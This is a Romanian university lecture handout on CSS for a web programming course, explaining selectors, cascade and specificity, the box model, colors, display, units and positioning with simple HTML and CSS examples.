


**Univ. Babeş-Bolyai,  
Facultatea de Matematică și Informatică  
Lect. dr. Darius Bufnea  
Notițe de curs Programare Web: CSS**


CSS – abreviere de la „Cascading Style Sheets”.

“Filozofia” ce stă în spatele CSS-ului este de a separa partea de „prezentare”, adică de „cum arată” pagina, de structura acesteia: până la apariția CSS-ului, o pagina web conținea doar tag-uri și conținut ce era „format” de aceste tag-uri. Practic, în primele versiuni ale limbajului HTML rolul tag-urilor era de a „formata” textul și nu neapărat de a „structura” documentul. În ultimele versiuni ale limbajului HTML, 4.01 dar mai ales în HTML 5, s-a pus accentul pe rolul tag-urilor de a structura documentul (tag-urile specifică, că documentul conține un titlu, un heading 1, un paragraf, un meniu, o lista, un footer, etc...) și nu neapărat de a „formata” documentul. Din cursul / laboratorul anterior de HTML ar fi trebuit să rămâneți cu informația că în HTML 5 au fost introduse unele tag-uri noi în acest sens (câteva exemple doar: article, aside, header, footer, nav), în timp ce tag-uri sau atribute de „prezentare” prezente în versiunile mai vechi de HTML sunt deprecated. Câteva exemple în acest sens: font, center, u, bgcolor, align.

Folosind CSS, o pagina web poate fi „prezentată” (colorată, aranjată) în moduri diferite, păstrându-se structura conținutului acesteia. Câteva analogii simple: schimbând definițiile de stiluri CSS folosite într-o pagina web, pagina web își poate schimba „look & feel”-ul asemănător cu o prezentare Power Point la care se schimba „tema”. Un alt exemplu pentru cei ce ati folosit „skin”-uri diferite pentru Winamp – schimbând skin-ul, interfața player-ului arată diferit, dar funcționalitatea acestuia era aceeași.

Exemplul 1: Codul HTML pentru ambele exemple de mai jos este identic. Diferența dintre ele constă doar în fișierul CSS extern inclus în fiecare dintre ele.





Pe lângă prezentul material, va recomand / încurajez / rog „ferm” să parcurgeți și următoarele materiale legate de CSS:

- <https://www.w3schools.com/css/default.asp>
- [https://www.w3schools.com/css/css\\_intro.asp](https://www.w3schools.com/css/css_intro.asp)
- [https://www.w3schools.com/css/css\\_rwd\\_intro.asp](https://www.w3schools.com/css/css_rwd_intro.asp)
- <http://www.tizag.com/cssT/index.php>
- <http://www.barelyfitz.com/screencast/html-training/css/positioning/>

Unde pot apărea elemente legate de stil în cadrul unei pagini HTML:

## 1. Definiții de stiluri externe

În antetul pagini (în interiorul tag-ului head), prin includerea unui fișier extern cu extensia .css cu ajutorul tag-ului link.

Exemplu:

```
<link rel="stylesheet" type="text/css" href="stiluri.css"/>
```

Fișierul stiluri.css va conține definiții de stiluri externe.

## 2. Definiții de stiluri interne

În antetul pagini (în interiorul tag-ului head), prin plasarea definițiilor de stiluri în interiorul tagului <style>. Exemplu:

```
<style type="text/css">
    table {
        font-family: Tahoma;
    }
</style>
```

Observații:

Tagul <style> poate fi plasat oriunde în cadrul paginii html (chiar și după sfârșitul paginii (întâlnirea tag-ului </html>). Totuși, pentru randarea corecta a paginii (browserul e posibil să afișeze porțiuni ale paginii înainte de descărcarea completa a acesteia) se recomanda plasarea stilurilor cat mai în fața în cadrul paginii (de obicei în secțiunea head).

Definițiile externe sunt de preferat celor interne deoarece stilurile definite în cadrul unui fișier extern pot fi reutilizate și în alte documente HTML (pagini Web) din cadrul unui site, pe când cele interne pot fi utilizate doar în fișierul HTML în care sunt definite.

În aproape toate exemplele de cod CSS din prezentul document am omis folosirea tag-ului <style></style> pentru demarcarea codului CSS de codul HTML pentru scurtarea secvențelor de cod. Dacă testați exemplele, rog a se folosi tag-ul <style> în mod corespunzător.

### 3. Definiții inline

Definițiile inline se specifică cu ajutorul atributului style pe un tag.

Exemplu:

```

```

Se recomanda evitarea stilurilor inline datorita imposibilității reutilizării lor (exceptând mecanismul „copy/paste”) și datorita dificultății înlocuirii stilului dacă acesta este repetat inline pe mai multe elemente de același tip.

Cele mai recomandate definiții de stil sunt cele externe. Acestea pot fi reutilizate / incluse / partajate în toate paginile unui site sau a unei aplicații web, sau chiar partajate între site-uri multiple. Stilurile interne pot fi folosite doar în cadrul documentului HTML în care sunt incluse, putând fi reutilizate de către mai multe elemente prezente în cadrul același document HTML. Stilurile inline nu pot fi reutilizate și se aplică doar pe un singur element cu ajutorul atributului HTML style. Din punct de vedere al reutilizării codului CSS, gradul de reutilizare este: stiluri externe (permite gradul cel mai ridicat de reutilizare) => stiluri interne => stiluri inline (nu pot fi reutilizate).

Forma generală a definiției unui stil:

```
selector {  
    atribut1: valoare1;  
    atribut2: valoare2;  
    ...  
    atributn: valoaren  
}
```

Observații:

1. după ultima componentă a unui stil nu este necesar caracterul ";"
2. pentru definițiile de stiluri inline nu se folosește selector ci doar perechi de atrbute și valori asociate acestora.

3. Unele documentații CSS folosesc termenul de proprietate CSS în loc de atribut CSS, pentru a se face diferența mai ușor între atributele HTML și atributele (proprietățile CSS) – a se vedea observația 4 de mai jos.
4. A nu se confunda atributele HTML (și valorile asociate atributelor HTML) cu atributele CSS și valorile asociate atributelor CSS. În exemplul de mai jos, care folosește un stil inline:

```

```

src, alt și style sunt attribute HTML, iar "poza.jpg", "O poza" și respectiv "border: 3px solid red; margin: 10px;" sunt valorile asociate acestor attribute. border și margin reprezinta attribute (proprietăți) CSS iar 3px solid red și respectiv 10px reprezintă valorile asociate acestor attribute CSS.

## Tipuri de selectori

Lista de mai jos conține cei mai utilizați selectori. Pentru o listă extinsă a acestora va rog să consultați: [https://www.w3schools.com/cssref/css\\_selectors.asp](https://www.w3schools.com/cssref/css_selectors.asp)

### 1. Aplicabile pe toate tagurile de același tip din cadrul unui document HTML

Exemplu - se aplică pe toate imaginile (tag-urile img) din pagină (acestea vor fi înconjurate cu un chenar albastru de 3 pixeli grosime)

```
img {
    border: 3px solid blue;
}
```

```
/*
Acesta este un comentariu CSS. Definiția de stil de mai jos se aplică pe tagul body. O astfel de definiție poate apărea într-un fișier separat (inclus cu ajutorul tag-ului link) sau în interiorul tag-ului <style></style>.
*/
body {
    font-family: Tahoma, Arial Black;
    background-color: blue;
    margin: 0;
    padding: 0;
}
```

### 2. Definiții de clasa - aplicabile pe orice tag

Exemplu, se aplică pe toate tag-urile din clasa „.text”, asocierea cu această clasă făcându-se cu ajutorul atributului HTML class.

```
.text {
    font-family: Tahoma;
    font-size: 12px;
    color: #666666;
}
```

```
<div class="text">
    Ana are mere și cocosul cântă.
</div>
```

Observație: un element poate fi declarat ca aparținând mai multor clase. În acest caz se vor aplica proprietățile CSS din ambele clase (cu anumite reguli ce vor fi prezentate în secțiunea: *Concatenarea / prioritatea / suprascrierea definițiilor de stil* a acestui curs). Exemplu:

```
<div class="colorat patrat">
    Ana are mere și cocosul cântă.
</div>
```

### 3. Aplicabile doar pe tag-ul cu un anumit id

Exemplu:

```
#demo {
    background-color: red;
    border: 1px solid black;
    color: white;
    width: 300px;
    text-align: center;
}
<div id="demo">
    Alba ca zapada si cei sapte pitici
</div>
```

Remember!: Atributul id se folosește în principal pentru a stiliza elementul din CSS și pentru al putea referi din JavaScript (sau alte librării / frameworkuri client-side bazate pe JavaScript).

### 4. Selectorii compuși, aplicabili doar pe anumite de tag-uri și doar dacă se specifică explicit cu ajutorul atributului class

```
div.fcsb {
    background-color: blue;
    color: red;
}

div.dinamo {
    background-color: red;
    color: white;
}

<div class="fcsb">
    FCSB
</div>

<div class="dinamo">
    Dinamo
</div>

<!-- Pe elementul de mai jos nu se aplică încrucișat stilul definit se aplică
pe div-urile din clasa "dinamo" nu pe span-urile din această clasă -->
```

```
<span class="dinamo">  
    Dinamo vs. FCSB  
</span>
```

## 5. Pseudo clase (sau pseudo selectori)

Exemplu:

```
/* se aplică pe toate link-urile din pagina */  
a:link {  
    color: red;  
    text-decoration: none;  
}  
  
/* se aplică pe toate link-urile vizitate */  
a:visited {  
    color: red;  
    text-decoration: none;  
}  
  
/* se aplică pe toate link-urile când se merge cu cursorul de mouse deasupra  
link-ului */  
a:hover {  
    color: blue;  
    text-decoration: none;  
}
```

## 6. Alte exemple de selectori

Exemplul 1 - se aplica pe tag-urile ancora vizitate plasate in clasa legătura:

```
a.legatura:visited {  
    color: red;  
    text-decoration: none;  
}  
  
<a href="altapagina.html" class="legatura">Link nesubliniat</a>
```

Exemplul 2 - definește cum arata celulele (td-urile) din cadrul unui tabel de tipul (din clasa) chenar:

```
table.chenar td {  
    font: 80% Verdana, Arial, Helvetica, sans-serif;  
    color: #666666;  
    text-align: justify;  
    padding: 1px 5px 1px 5px;  
    border-right: 2px;  
    border-bottom: 2px;  
    background-color: #eeeeee;  
}
```

Exemplul 3 – definește cum arata textul încapsulat in tag-ul <a></a> ce apare in cadrul unui element al unei liste neordonate plasate în cadrul unui div din clasa meniu:

```
div.meniu ul li a {
```

```
    ...
}
```

Exemplul 4, pseudo selector, se aplică pe toate liniile pare dintr-un tabel:

```
tr:nth-child(even) {
    background-color: pink;
}
```

Observație: O definiție de stil poate fi precedată de doi sau mai mulți selectori dacă se dorește aplicarea/folosirea același stil în mai multe situații. Stilul din exemplul de mai jos se aplică pe toate divurile, dar și pe toate elementele (tabele, span-uri, etc.) plasate în clasa "text":

```
.text, div {
    font-family: Tahoma;
    font-size: 12px;
    color: #666666;
}
Ana are mere</span><br/>


Cocosul canta


```

Ce se întâmplă dacă pe un element trebuie aplicate mai multe definiții de stil în același timp?

## Concatenarea / prioritatea / suprascrierea definițiilor de stil

Pe un element pot fi aplicate mai multe definiții de stil în același timp.

Exemplul 1:

```
.patrat {
    width: 100px;
    height: 100px
}
.colorat {
    background-color: red
}


Ana are mere și cocosul cântă.


```

Acst div va fi atât patrat cât și colorat, adică va avea înălțimea și lățimea de 100 de pixeli (dictate de clasa patrat), iar culoarea de fundal a acestuia va fi roșie, dictată de clasa colorat.

Exemplul 2:

```

div {
    width: 100px;
    height: 100px
}
.colorat {
    background-color: red
}
<div class="colorat" style="color: blue">
    Ana are mere și cocosul cântă.
</div>

```

Div-ul anterior va fi și colorat în roșu (datorită clasei colorat) și pătrat (orice div este pătrat), iar culoarea folosită pentru text va fi albastră (datorită stilului inline).

## Ordinea de aplicare a atributelor CSS / stilurilor în cazul în care se aplică mai multe pe un element

Anumite atribute CSS se pot regăsi în mai multe definiții de stil care se aplică (sau se "potrivesc") pe același element. Care dintre aceste definiții de stil are prioritate și care va fi valoarea finală a unui anumit atribut CSS care se regăsește în mai multe definiții de stil?

Ordinea de aplicare a stilurilor este dictată de doi factori:

**a) "Puterea selectorului" sau cât de bine se "potrivesc" selectorul cu elementul pe care se aplică.** Din acest punct de vedere se aplică următoarele reguli:

- clasa are prioritate față de atributele setate de un selector specificat prin tag;
- selectorul specificat prin intermediul id-ului tag-ului are prioritate în fața clasei.

### Exemplu

```

#mydiv {
    background-color: yellow
}
.colorat {
    background-color: red
}
div {
    background-color: blue
}
<div class="colorat" id="mydiv">
    Ana are mere și cocosul cântă.
</div>

```

Div-ul anterior va fi colorat în galben (pentru că selectorul bazat pe id "bate" clasa, care bate selectorul bazat pe numele tag-ului). Dacă în schimb, tag-ului div îl se adaugă și un atribut style:

```

<div class="colorat" id="mydiv" style="background-color: pink">
    Ana are mere și cocosul cântă.
</div>

```

divul anterior va fi colorat în roz. Stilurile inline "bat" inclusiv selector bazat pe id (a se vedea și punctul b) de mai jos).

**b) Ordinea de aplicare a stilurilor este dictată și de ordinea în care apar în cadrul documentului HTML / documentelor CSS definițiile de stil.**

Reguli:

- O definiție de stil poate fi suprascrisă în totalitate sau parțial (se pot suprascrie doar anumite attribute din cadrul definiției);
- Dacă un stil apare definit în cadrul mai multor fișiere externe (fișiere CSS importate) și/sau intern, attributele care se regăsesc în mai multe definiții vor fi suprascrise, se va păstra doar valoarea atributului din ultima definiție. Atributele care se regăsesc doar în anumite definiții se vor adăuga la caracteristicile stilului.
- nu există nicio regulă de prioritate între stilurile interne și cele externe, prioritatea este dată de apariția acestora cât mai târziu în cadrul fișierului HTML.
- Stilurile inline suprascriu întotdeauna definițiile externe sau interne, acestea având prioritate absolută - cu o mică observație - folosirea modificatorului **!important**.
- Modificatorul **!important** la sfârșitul unei valori de atribut CSS "bate" inclusiv o definiție inline sau o definiție de stil bazată pe id de element. Folosirea acestui modificador nu este recomandată. Exemplu de folosire a modificatorului **!important** găsiți mai jos.
- Valorile atributelor stilului unui tag interior suprascriu valorile acelorași attribute din stilul unui tag părinte (spre exemplu background-color aplicat pe un div suprascrie background-color-ul aplicat pe body).

Exemplu cu folosirea modificatorului **!important**. În exemplul de mai jos, div-ul va fi colorat în roșu, atributul **!important** având prioritate oriunde ar apărea (indiferent de selectorul folosit) și chiar în fața unei definiții de stil inline.

```
<style>
#mydiv {
    background-color: yellow
}

div {
    background-color: red !important;
}

</style>
<div id="mydiv" style="background-color: pink">
    Ana are mere și cocosul cântă.
</div>
```

Exemplul mai complex legat de ordinea de aplicare a stilurilor. Pentru exemplul de cod de mai jos, înainte să-l testați, încercați să răspundedeți la întrebarea: Ce culoare va avea fundalul pe care este scris textul Ana are mere.

```

<style type="text/css">
    div #id1 .class2 {
        background-color: blue;
    }
    div .class1 #id2 {
        background-color: red;
    }
</style>
<div>
    <div class="class1" id="id1">
        <div class="class2" id="id2">
            Ana are mere
        </div>
    </div>
</div>

```

Răspuns: Texul va fi scris pe fundal roșu. Ambele definiții de stil să potrivesc la de bine („au aceeași putere”), contând ultima valoare setată pentru atributul background-color.

## Cele mai importante / des utilizate atribute CSS

Tabelul de mai jos este consultativ și nu este complet. Pentru lista completă a atributelor CSS, rolul și efectul acestora precum și pentru valorile asociate acestor atribute vă rog să consultați documentația de la adresa: <https://www.w3schools.com/cssref/default.asp>

font-family	Tahoma, Arial, Verdana, Helvetica, sans-serif
font-size	12px
line-height	16px
font-weight	bold
letter-spacing	0.7px;
color	#666666
word-spacing	2px
text-align	justify
background-image	none
background-image	url( ../images/selected_left.png )
background-repeat	no-repeat
width	100%
height	34px
vertical-align	middle
text-align	center
cursor	pointer
border	1px solid #CCCCCC
background-color	white
padding	1px 5px 1px 5px
margin	1px 5px 1px 5px
visibility	Hidden
z-index	2

## Valori implicate pentru attribute / moștenirea valorilor atributelor CSS

Unele attribute CSS primesc o valoare default dacă nu sunt specificate explicit într-o definiție de stil. Spre exemplu atributul `border-style` prin care se poate specifica stilul bordurii unui element și valoarea default setată la "none" (adică elementul nu va avea bordură dacă nu este specificată o valoare pentru acest atribut).

Alte attribute CSS moștenesc valoare de la containerul părinte. Exemplu `text-align`, atribut CSS care specifică modul de aliniere pe orizontală a textului în cadrul unui container.

Cele două exemple de mai sus sunt orientative, fiecare atribut CSS comportându-se diferit. Pentru valoarea implicită a fiecărui atribut CSS sau faptul că valoarea acestuia se moștenește sau nu de la containerul părinte, puteți consulta <https://www.w3schools.com/cssref/>.

Exemplu:

```
<style type="text/css">
#id1 {
    background-color: yellow;
    text-align: center;
    width: 200px
}
</style>
<div id="id1">
    <div id="id2">
        Ana are mere
    </div>
</div>
```

Pe exemplul de mai sus, întrebările sunt: pe ce fundal se va scrie textul, cum va fi aliniat acesta și care va fi lățimea div-ului id2 (și de ce? la fiecare dintre aceste trei întrebări). Răspuns: pe fundal galben, centrat, iar lățimea div-ului id2 este de 200px. Practic, div-ul id2 are același comportament vizual cu div-ul id1 dar din trei motive diferite:

- valoarea atributului `text-align` se moștenește de la containerul părinte id1 la containerul fiu id2;
- `background-color` nu se moștenește, dar pe id2 aceasta va avea valoarea default transparent, și drept urmare se va vedea în spate divul id1 colorat în galben;
- Containerul id2 este un div, acest element având `display`-ul implicit bloc. Acest lucru înseamnă că lățimea sa este aceeași cu lățimea containerului părinte, div-ul id2 lățindu-se pe toată lățimea lui disponibilă (lățimea lui id1).

## Shorthand property

Anumite attribute CSS se pot "colapsa" și prescurta printr-o singură proprietate. Spre exemplu:

```
border: 1px solid blue;
```

este prescurtarea de la:

```
border-width: 1px;  
border-style: solid;  
border-color: blue;
```

Din lista de valori primite de un atribut "shorthand", unele pot să lipsească, ca în cazul în care atributul inițial ce a fost prescurtat primește valoarea default. În exemplul de mai jos, grosimea bordurii va fi setată la valoarea `medium` - valoarea default pentru atributul `border-width`, nefiind specificat explicit nici acest atribut, și nici o valoare pentru acesta în cadrul atributului shorthand `border`.

```
border: blue solid;
```

De asemenea, există unele situații când ordinea în care sunt specificate valorile pentru un atribut shorthand este importantă. Un exemplu în acest sens în secțiunea următoare.

## CSS box model

Un element vizibil din cadrul unui document HTML poate fi privit ca un fel de chenar (box) în care distingem:

- Marginea exterioară (din exteriorul) elementului;
- Bordura elementului;
- Spațiul interior în cadrul elementului dintre bordură și conținut;
- Conținutul elementului.

Detalii aici: [https://www.w3schools.com/css/css\\_boxmodel.asp](https://www.w3schools.com/css/css_boxmodel.asp)

Marginea exterioară a unui element poate fi modificată cu attributele CSS `margin-top`, `margin-right`, `margin-bottom`, `margin-left` sau cu atributul shorthand `margin`.

Bordura elementului se poate specifica cu attributele CSS: `border-top`, `border-right`, `border-bottom`, `border-left` (atenție, toate aceste attribute sunt shorthand pentru alte proprietăți), ele putându-se colapsa mai departe cu atributul shorthand `border`.

Spațiul interior în cadrul elementului dintre bordură și conținut se poate modifica cu attributele CSS `padding-top`, `padding-right`, `padding-bottom`, `padding-left` sau cu varianta shorthand `padding`.

Exemplul, specifică în ordinea acelor de ceasornic, plecând de la ora 12, valorile pentru attributele `padding-top`, `padding-right`, `padding-bottom`, `padding-left` pentru div-urile din pagină:

```
div {  
    padding: 1px 2px 3px 4px;  
}
```

În varianta:

```
div {  
    padding: 5px;  
}
```

toate atributele padding-top, padding-right, padding-bottom, padding-left au valoarea de 5px. Iar în varianta:

```
div {  
    padding: 5px 10px;  
}
```

padding-top și padding-bottom au valoarea 5px iar padding-right și padding-left au valoarea de 10px. Există și varianta cu 3 valori pe care să recomand să o evitați! ☺

```
div {  
    padding: 5px 10px 15px;  
}
```

Funcționalitatea atributului shorthand margin e similară. Atributul padding e util și folosit mult pentru span-uri, div-uri, td-uri de tabele pentru a specifica spațiul liber dintre conținutul unor astfel de containere și bordura lor, în timp ce margin e util pentru a delimita spațiul liber din jurul unui element în general (spre exemplu din jurul unei figuri inserate cu ajutorul tag-ului img).

## Culori CSS

Culorile în CSS / HTML se specifică:

- cu literali cuvinte din limba engleză: pink, red, blue, yellow, etc;
- în hexazecimal, printr-un cod de forma #RRGGBB, unde RR reprezintă cantitatea de roșu, GG cantitatea de verde, iar BB cantitatea de albastru. Aceste valori se specifică în baza 16 de la 00 (0) la FF (255). #000000 este negru, #FFFFFF este alb, iar un cod de culoare cu toate cele 6 cifre hexazecimale egale reprezintă o nuanță de gri.
- în format RGB. Exemplu: rgb(255,192,203) - 255 e cantitatea de roșu, 192 de verde și 203 de albastru.

Observație: pentru codul de culoare #AABBCC se poate folosi varianta shorthand #ABC.

## Display inline vs. display block

Anumite tag-uri din limbajul HTML se folosesc pe post de containere, pentru a „îngloba” alte tag-uri. Cele mai populare containere sunt span și div. Diferența dintre acestea două este modul de randare a acestora în flow-ul normal de randare a documentului:

- Doua elemente cu display inline sunt randate unul după celălalt, pe aceeași linie, iar lățimea unui astfel de container este dată de conținutul din interiorul containerului. Printre elementele HTML cu display inline se numără: span, a, img, b, i, input
- Elementele cu display block sunt randate unul sub celalalt (se inserează un fel de „line break”, sau „enter” între ele). Printre elementele HTML cu display inline se numără: div, p, ul, ol, h1, h2, h3...

Unui span (care are display-ul inline) nu îl se poate seta atributul width (lățimea acestuia fiind data de textul din interior). Dacă se dorește setarea unei lățimi pe un container inline, se poate seta atributul display la valoarea inline-block (un element cu un astfel de display se comportă ca unul inline dar îl se poate seta și lățimea).

### **Centrarea orizontală a conținutului unui container**

Centrarea conținutului unui container se face cu ajutorul atributului CSS text-align. De multe ori însă acest atribut este „supra estimat” deoarece afectează doar conținutul inline sau inline-block din cadrul containerului, și nu va centra un element (subcontainer) cu display block. Exemplu:

```
<div style="border: 1px solid red; text-align: center">
Ana are mere
<ul style="width: 300px; border: 1px solid black">
<li>Element din lista</li>
</ul>
</div>
```

Pe exemplul de mai sus în cadrul div-ului se va centra textul, dar nu se va centra lista ul, deoarece display-ul acesteia nu este inline. Pentru a centra lista, acesteia trebuie să îl se adauge atributul CSS „margin: 0 auto”, prin acest lucru indicându-se că margin-left și margin-right să fie setate automat (și să fie egale). De asemenea, pe exemplul de mai sus lista ul trebuie să aibă setată dimensiune, în caz contrar ea se lățește pe toată lățimea disponibilă a containerului părinte (și nu mai avem ce centra, cele două elemente având aceeași lățime).

Pentru lista completă a valorilor pe care le poate lua atributul CSS display, vă rog consultați documentația de pe [W3Schools](#).

### **Display none vs. visibility hidden**

Setarea atributului Display la valoarea none duce la ascunderea acestuia din cadrul paginii, nealocându-se loc pentru afisarea acestuia în flow-ul normal de randare. Un exemplu de tag care folosește display setat la none este tag-ul <script> (pentru acest tag nu se răndează nimic în pagina, dar el este prezent în pagina și are efect asupra paginii).

Setarea atributului CSS visibility la valoarea hidden pentru un element, nu duce la afisarea elementului in cadrul paginii, dar in flow-ul de randare se lasa loc pentru acest element – exista spatiu alocat in pagina pentru element in locul in care acesta ar trebui sa apară, doar ca elementul nu este vizibil.

## Utilizarea atributului float

Utilizarea atributului float este legată mai ales de situațiile in care un text trebuie sa facă „wrap” (să înconjoare) în mod „natural” o imagine. Dacă textul de față ar fi fost scris în interiorul unui paragraf (tag `<p>`), imaginea alăturată din dreapta textului ar fi trebuit să aibă setat atributul CSS „float: right” pentru a se deplasa la dreapta. In caz contrar, ea ar fi fost plasată in cadrul textului in locul unde apare tag-ul `img`, iar in dreptul imaginii, pe orizontală, s-ar găsi o singură linie de text (indiferent de înălțimea imaginii) – acest lucru datorită `display`-ului inline a unei imagini. Mai multe detalii despre comportamentul atributului float și cele mai importante scenarii de utilizare ale acestuia [aici](#).



Dacă în paragraful anterior pe imaginea din cadrul paragrafului nu s-ar fi setat atributul „float: right”, imaginea ar fi fost plasată conform exemplului din prezentul paragraf. Not very nice...

## CSS și JavaScript

In JavaScript, attributele CSS se pot accesa prin intermediul unei expresii de forma:

```
obiect.style.numeAtributCSS
```

cu observatia ca un atribut CSS ce contine liniuta in denumirea sa, precum `text-align` se transforma in `textAlign`. Exemplu:

```
obiect.style.textAlign
```

(acest lucru deoarece `textAlign` este un identificator iar in majoritatea limbajelor de programare un identificator cu numele `text-align` nu ar fi valid, „liniuța” neputând face parte din numele unor identificatori, variabile, constante, etc).

Unele versiunii mai vechi de Internet Explorer, permit asignarea de expresii JavaScript pentru attributele CSS. Acest lucru este util in special pentru a suplinii nesuportarea de către Internet Explorer a unor selectori cum ar fi unele pseudoclase. Exemplu:

```
<style type="text/css">
```

```

table.last_column_justify td:last-child {
    text-align: center
}

table.last_column_justify td {
    text-align: expression(this.nextSibling==null?'center':'left');
}

</style>

```

Cele două definiții de stil de mai sus sunt echivalente, cu observația că a doua nu este suportată pe niciunul din ultimele versiuni ale browserelor moderne, fiind utilizabilă doar pe versiuni mai vechi de Internet Explorer care nu suportă pseudoclase (cum ar fi :last-child).

### Atribute experimentale prefixate

Unele atribute CSS experimentale care nu sunt încă pe deplin suportate de către browsere, pot fi prefixate de către acestea cu diferite prefixe precum: -webkit- -ms- -o- -moz-

Exemplu:

```

transform: rotate( 29deg ) skew( -35deg );
-moz-transform: rotate( 29deg ) skew( -35deg );
-ms-transform: rotate( 29deg ) skew( -35deg );
-o-transform: rotate( 29deg ) skew( -35deg );
-webkit-transform: rotate( 29deg ) skew( -35deg );

```

Atributele CSS de mai sus se aplică pe diferite browsere: transform pe toate browser-ele (sau versiunile de browser-e) ce suportă acest atribut în timp ce celelalte atribute sunt asociate diferitor versiuni de browser-e oferite de diferiți vendori (-moz- Mozilla Firefox, -ms- Microsoft Internet Explorer, -o- Opera, -webkit- Safari și Chrome). Observație: aproape toți vendorii de browsere au trecut de la un engine CSS de randare la altul în timp...

### Unități de măsură în CSS

Valorile anumitor atribute CSS necesită precizarea unei unități de măsură. Printre cele mai populare atribute cu un astfel de comportament sunt width, height, padding, margin, left, top, right, bottom, font-size, line-height.

Unitățile de măsură în CSS se împart în:

- absolute, printre cele mai populare: px (pixeli), pt (points, 72 pt = 1 inch = 2.54 cm), mm, cm, in (inch)
- relative: em (dimensiunea fontului folosit în elementul căruia îl se aplică atributul CSS a cărui valoare se specifică în em), rem (ca și em dar relativ la elementul rădăcină), %, vw (1 % din lățimea viewport-ului), vh (1 % din înălțimea viewport-ului).

Unitățile de măsură relative sunt recomandate atunci când se dorește crearea unui document HTML responsive - document care „arata bine” indiferent de device-ul pe care este afișat (desktop cu monitor de 23”, tabletă, telefon, ecran wide, ecran portret, etc) sau dacă fereastra browser-ului este redimensionată după ce documentul este încărcat.

Observație: Dacă dimensiunea unui atribut este 0, nu mai trebuie specificată unitatea de măsura (0px, 0cm).

Pentru mai multe detalii privind unitățile de măsura în CSS:

- <https://www.w3.org/Style/Examples/007/units.en.html>
- [https://www.w3schools.com/cssref/css\\_units.asp](https://www.w3schools.com/cssref/css_units.asp)

## Pozitionare (atributul CSS „position”)

În funcție de tipul unui element HTML și de display-ul acestuia, el are o anumită poziție în flow-ul normal de randare a documentului. Poziția acestuia în flow-ul normal de randare poate fi modificată folosind diferite valori pentru atributul CSS position. Cele mai importante valuri pentru acest atribut:

### **position: static**

Valoare implicită, elementul va fi randat unde ar trebui să apară în mod normal în flow-ul de randare.

### **position: relative**

Elementul este mutat în flow-ul de randare mai la stanga, mai la dreapta, mai sus sau mai jos fata de poziția lui normală (fata de unde ar fi fost plasat în mod normal în flow-ul de randare). Valoarea atributului „relative” vine de la faptul că elementul este plasat „relativ” la poziția acestuia. Pentru mutarea elementului mai la stanga, dreapta, sus, jos se folosesc attributele CSS: left, right, top și respectiv bottom.

### **position: absolute**

Elementul este mutat față de poziția primului părinte non-static (cu position diferit de static). În lipsa unui asemenea părinte, poziționarea se face față de body-ul documentului, practic poziționarea făcându-se față de document. Poziționarea față de părintele non static se face tot cu attributele CSS: left, right, top și respectiv bottom.

Revenim un pic la „position: relative”. Practic un container (cum ar fi un div) poate fi setat cu „position: relative”, din două motive:

1. mutarea acestuia la o poziție relativă fata de poziția sa inițială (caz descris deja mai sus)
2. setarea lui la position: relative, nu că să fie mutat el însuși, ci ca să devină părinte non-static pentru un alt container (de obicei div) ce are setat atributul position la absolut.

Relativ la acest al doilea caz, este des întâlnit un scenariu de utilizare precum cel de mai jos:

```


<div style="position: relative; background-color: red; width: 500px; height: 100px">
<div style="position: absolute; background-color: yellow; width: 300px; right: 0; bottom: 0">
Ana are mere
</div>
</div>

```



### position: fixed

Elementul este poziționat față de fereastra browser-ului. Este folosit în special pentru a plasa containere, meniuri, etc. care să fie poziționate tot timpul în același loc în pagină (de exemplu în header sau în footer-ul paginii). Poziționarea față de fereastra browser-ului se face tot cu atributele CSS: left, right, top și respectiv bottom. Exemplu: containerul care conține „Oferta zilei!” pe [eMag.ro](https://www.emag.ro):



### Folosirea atributului z-index

